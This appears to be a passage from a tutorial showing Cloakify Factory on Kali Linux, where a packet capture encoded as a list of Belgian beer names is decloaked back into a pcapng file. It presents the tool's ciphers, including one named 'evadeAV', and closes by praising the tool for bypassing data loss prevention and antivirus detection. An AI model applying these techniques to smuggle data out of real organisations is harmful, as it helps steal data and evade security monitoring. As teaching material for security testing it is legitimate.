Press return to continue...

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89- Read the file "Mybeers.txt"
kali@kali:~/Desktop/Cloakify-master$ cd ..
kali@kali:~/Desktop$ cat Mybeers.txt | more
Tag: KIe9 Chimay Wit
Tag: YTgE Floris Framboise
Tag: 2xLZ 't Smisje Calva Reserva
Tag: f2Ix Saison de Dottignies
Tag: 7MSW Chimay Wit
Tag: AGPn Molse Tripel
Tag: GAcX Floris Framboise
Tag: XwoP Sint-Gummarus Tripel
Tag: jFJw Sint-Gummarus Tripel
Tag: lAJd Sint-Gummarus Tripel
Tag: cjIi Steendonk
Tag: 1PDP Saison de Dottignies
Tag: MeyS Pikkeling Tripel
Tag: DGok Chimay Wit
Tag: SAth Geuze Mariage Parfait
Tag: itmt Nondedju
Tag: AOZh Sint-Gummarus Tripel
Tag: vDJx Den Twaalf
Tag: s3oq Sint-Gummarus Tripel
Tag: thSB Sint-Gummarus Tripel
Tag: aLLB Sint-Gummarus Tripel
Tag: eAjV Pikkeling Tripel
Tag: UP8Y Vossen met de Meynen Blond
Tag: xS7c Vossen met de Meynen Blond
Tag: tGjY Vossen met de Meynen Blond
Tag: tUBP Vossen met de Meynen Blond
Tag: Bx8i Vossen met de Meynen Blond
Tag: c2zq Vossen met de Meynen Blond
Tag: VuJQ Vossen met de Meynen Blond
Tag: Jj3Q Vossen met de Meynen Blond
Tag: EPXs Vossen met de Meynen Blond
Tag: FpPt Vossen met de Meynen Blond
Tag: 9hfh Sint-Gummarus Tripel
Tag: 7Tjf Floris Framboise
Tag: DjoY Sint-Gummarus Tripel
Tag: 1n5J Holger
Tag: CVK7 Sint-Gummarus Tripel
Tag: ovLk Liefmans Frambozenbier
Tag: YQ2E Morpheus Tripel
Tag: 20pn Limerick
Tag: 0kXk La Namuroise
Tag: V8fS Ypres
Tag: 6RSh La Rulles Blonde
Tag: FN6A Geuze Mariage Parfait
Tag: OluB Hoppe
Tag: f0Af Louwaege Faro
Tag: aIhF Affligem 950 Cuvee
Tag: pNgk Waterloo Tripel 7 Blond
Tag: bTAf Affligem 950 Cuvee
Tag: TOQ7 Liefmans Frambozenbier
Tag: UGy5 Saison de Dottignies
Tag: vj89 Buffalo Bitter
Tag: JR3v Lesage Dubbel

kali@kali:~/Desktop$
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57- Unhide the file "secret-basline.pcapng"
kali@kali:~/Desktop/Cloakify-master$ sudo python cloakifyFactory.py
[sudo] password for kali:
  ____ _             _    _  __        ______         _
 / __ \ |           | |  |_|/ _|       |  ___|       | |
| /  \/ | ___   __ _| | ___| |_ _   _  | |_ __ _  ___| |_ ___  _ __ _   _
| |   | |/ _ \ / _` | |/ / |  _| | | | |  _/ _` |/ __| __/ _ \| '__| | | |
| \__/\ | |_| | |_| |   <| | | | |_| | | || |_| | |__| || |_| | |  | |_| |
\____/_|\___/ \__,_|_|\_\_|_|  \__, | \_| \__,_|\___|\__\___/|_|   \__, |
                                __/ |                               __/ |
                                |___/                               |___/

            "Hide & Exfiltrate Any Filetype in Plain Sight"

                        Written by TryCatchHCF
                    https://github.com/TryCatchHCF
(\~---.
/   (\-`-/)
(      ' '  )         data.xls image.jpg  \     List of emoji, IP addresses,
\ (  \_Y_/\    ImADolphin.exe backup.zip  -->  sports teams, desserts,
 ""\ \___//         LoadMe.war file.doc  /     beers, anything you imagine
    `w   "

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection: 2

====  Decloakify a Cloaked File  ====

Enter filename to decloakify (e.g. /foo/bar/MyBoringList.txt): /home/kali/Desktop/Mybeers.txt

Save decloaked data to filename (default: 'decloaked.file'): /home/kali/Desktop/baseline.pcapng

Preview cloaked file? (y/n default=n): y

Tag: KIe9 Chimay Wit
Tag: YTgE Floris Framboise
Tag: 2xLZ 't Smisje Calva Reserva
Tag: f2Ix Saison de Dottignies
Tag: 7MSW Chimay Wit
Tag: AGPn Molse Tripel
Tag: GAcX Floris Framboise
Tag: XwoP Sint-Gummarus Tripel
Tag: jFJw Sint-Gummarus Tripel
Tag: lAJd Sint-Gummarus Tripel
Tag: cjIi Steendonk
Tag: 1PDP Saison de Dottignies
Tag: MeyS Pikkeling Tripel
Tag: DGok Chimay Wit
Tag: SAth Geuze Mariage Parfait
Tag: itmt Nondedju
Tag: AOZh Sint-Gummarus Tripel
Tag: vDJx Den Twaalf
Tag: s3oq Sint-Gummarus Tripel
Tag: thSB Sint-Gummarus Tripel

Was noise added to the cloaked file? (y/n default=n): y

Noise Generators:

1 - prependEmoji.py
2 - prependLatLonCoords.py
3 - prependTimestamps.py
4 - prependID.py

Enter noise generator #: 4
Removing noise from noise generator: prependID.py

Ciphers:

1 - hashesMD5
2 - amphibians
3 - pokemonGo
4 - dessertsArabic
5 - worldFootballTeams
6 - evadeAV
7 - dessertsHindi
8 - statusCodes
9 - rickrollYoutube
10 - starTrek
11 - dessertsPersian
12 - topWebsites
13 - dessertsRussian
14 - belgianBeers
15 - dessertsChinese
16 - desserts
17 - geoCoordsWorldCapitals
18 - geocache
19 - ipAddressesTop100
20 - emoji
21 - skiResorts
22 - dessertsThai
23 - worldBeaches
24 - dessertsSwedishChef

Enter cipher #: 14

Decloaking file using cipher:  belgianBeers

Decloaked file decloakTempFile.txt , saved to /home/kali/Desktop/baseline.pcapng
Press return to continue...

====  Cloakify Factory Main Menu  ====

1) Cloakify a File
2) Decloakify a File
3) Browse Ciphers
4) Browse Noise Generators
5) Help / Basic Usage
6) About Cloakify Factory
7) Exit

Selection:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120

121- Open the file "basline.pcapng" in Wireshark.
Conclusion
- This tool is very useful in bypassing Data Loss Prevention (DLP) and antivirus detection.